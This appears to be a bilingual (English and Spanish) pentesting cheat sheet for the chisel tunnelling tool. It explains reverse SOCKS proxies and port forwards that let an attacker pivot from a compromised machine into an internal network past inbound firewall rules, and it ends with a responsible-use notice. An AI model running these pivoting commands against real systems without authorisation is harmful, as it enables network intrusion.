chisel is a fast TCP/UDP tunnel that rides over HTTP and is secured with SSH, all in a single Go binary. In pentesting it is used for pivoting: opening a channel into an internal network when you only have a foothold on a compromised machine.

What you really need to grasp is the difference between forward mode and reverse mode (R:) and on which side the listener opens. In reverse mode the server is run by the attacker and it is the victim that initiates the outbound connection, which dodges inbound firewall rules; the socks or forwarded port ends up listening on the attacker's side, and that is where you point proxychains.
1. Beginner level — server, client and SOCKS
Command
What it does
chisel server -p 8080 --reverse
Server (attacker) in reverse mode
chisel server -p 8080 --reverse -v
Server with verbose output
chisel client <ip>:8080 R:1080:socks
Client: reverse SOCKS proxy
chisel client <ip>:8080 R:8000:127.0.0.1:80
Forwards a remote port back to the attacker
chisel client <ip>:8080 8000:10.10.10.5:80
Local forward to an internal host
chisel server -p 8080
Server in direct (forward) mode
chisel client <ip>:8080 socks
SOCKS proxy in forward mode
chisel --help
Shows the help
chisel server -p 8080 --socks5
Enables SOCKS5 on the server
chisel client <ip>:8080 R:2222:127.0.0.1:22
Exposes the internal SSH to the attacker
chisel client <ip>:8080 R:socks
Short form of the reverse SOCKS
chisel server -p 8080 --reverse --auth user:pass
Server with authentication
chisel client --auth user:pass <ip>:8080 R:socks
Authenticated client
chisel -v
Shows the version

2. Advanced level — TLS, multi-tunnel and proxychains
Command
What it does
chisel server -p 443 --reverse --tls-key k.pem --tls-cert c.pem
The --reverse flag is mandatory on the server for R: tunnels to work; without it, the server rejects the client's reverse requests.
The reverse SOCKS opens its listener on the attacker's side (127.0.0.1:1080 by default): that is where proxychains must point, not on the victim.
proxychains only tunnels TCP via connect, so use nmap -sT (not -sS) and add -Pn, because the ping's ICMP does not traverse a SOCKS proxy.
Server and client must be compatible versions; if the protocol does not match, the handshake fails or warns. Download the same binary on both ends.
Without --fingerprint the client accepts any server key and you are exposed to MITM; pin the fingerprint in untrusted environments.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
chisel es un túnel TCP/UDP rápido que viaja sobre HTTP y va cifrado con SSH, todo en un único binario de Go. En pentesting se usa para hacer pivoting: abrir un canal hacia una red interna cuando solo tienes un punto de apoyo en una máquina comprometida.
Lo que de verdad hay que entender es la diferencia entre modo forward y modo reverse (R:) y en qué lado abre el listener. En reverse, el servidor lo levanta el atacante y es la víctima quien inicia la conexión saliente, así se esquivan las reglas de firewall de entrada; el socks o el puerto reenviado quedan escuchando en el lado del atacante, y ahí es donde apuntas proxychains.
1. Nivel principiante — servidor, cliente y SOCKS
Comando
Qué hace
chisel server -p 8080 --reverse
Servidor (atacante) en modo reverse
chisel server -p 8080 --reverse -v
Servidor con salida detallada
chisel client <ip>:8080 R:1080:socks
Cliente: proxy SOCKS reverse
chisel client <ip>:8080 R:8000:127.0.0.1:80
Reenvía un puerto remoto al atacante
chisel client <ip>:8080 8000:10.10.10.5:80
Forward local a un host interno
chisel server -p 8080
Servidor en modo directo (forward)
chisel client <ip>:8080 socks
Proxy SOCKS en modo forward
chisel --help
Muestra la ayuda
chisel server -p 8080 --socks5
Habilita SOCKS5 en el servidor
chisel client <ip>:8080 R:2222:127.0.0.1:22
Expone el SSH interno al atacante
chisel client <ip>:8080 R:socks
Forma corta del SOCKS reverse
chisel server -p 8080 --reverse --auth user:pass
Servidor con autenticación
chisel client --auth user:pass <ip>:8080 R:socks
Cliente autenticado
chisel -v
Muestra la versión
2. Nivel avanzado — TLS, multi-túnel y proxychains
Comando
Qué hace
chisel server -p 443 --reverse --tls-key k.pem --tls-cert c.pem
El flag --reverse es obligatorio en el servidor para que funcionen los túneles R:; sin él, el servidor rechaza las peticiones reverse del cliente.
El SOCKS reverse abre su listener en el lado del atacante (por defecto 127.0.0.1:1080): es ahí donde debe apuntar proxychains, no en la víctima.
proxychains solo tunela TCP con connect, así que usa nmap -sT (no -sS) y añade -Pn, porque el ICMP del ping no atraviesa un proxy SOCKS.
Servidor y cliente deben ser de versiones compatibles; si el protocolo no coincide, el handshake falla o avisa. Descarga el mismo binario en ambos extremos.
Sin --fingerprint el cliente acepta cualquier clave del servidor y quedas expuesto a MITM; fija el fingerprint en entornos no confiables.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.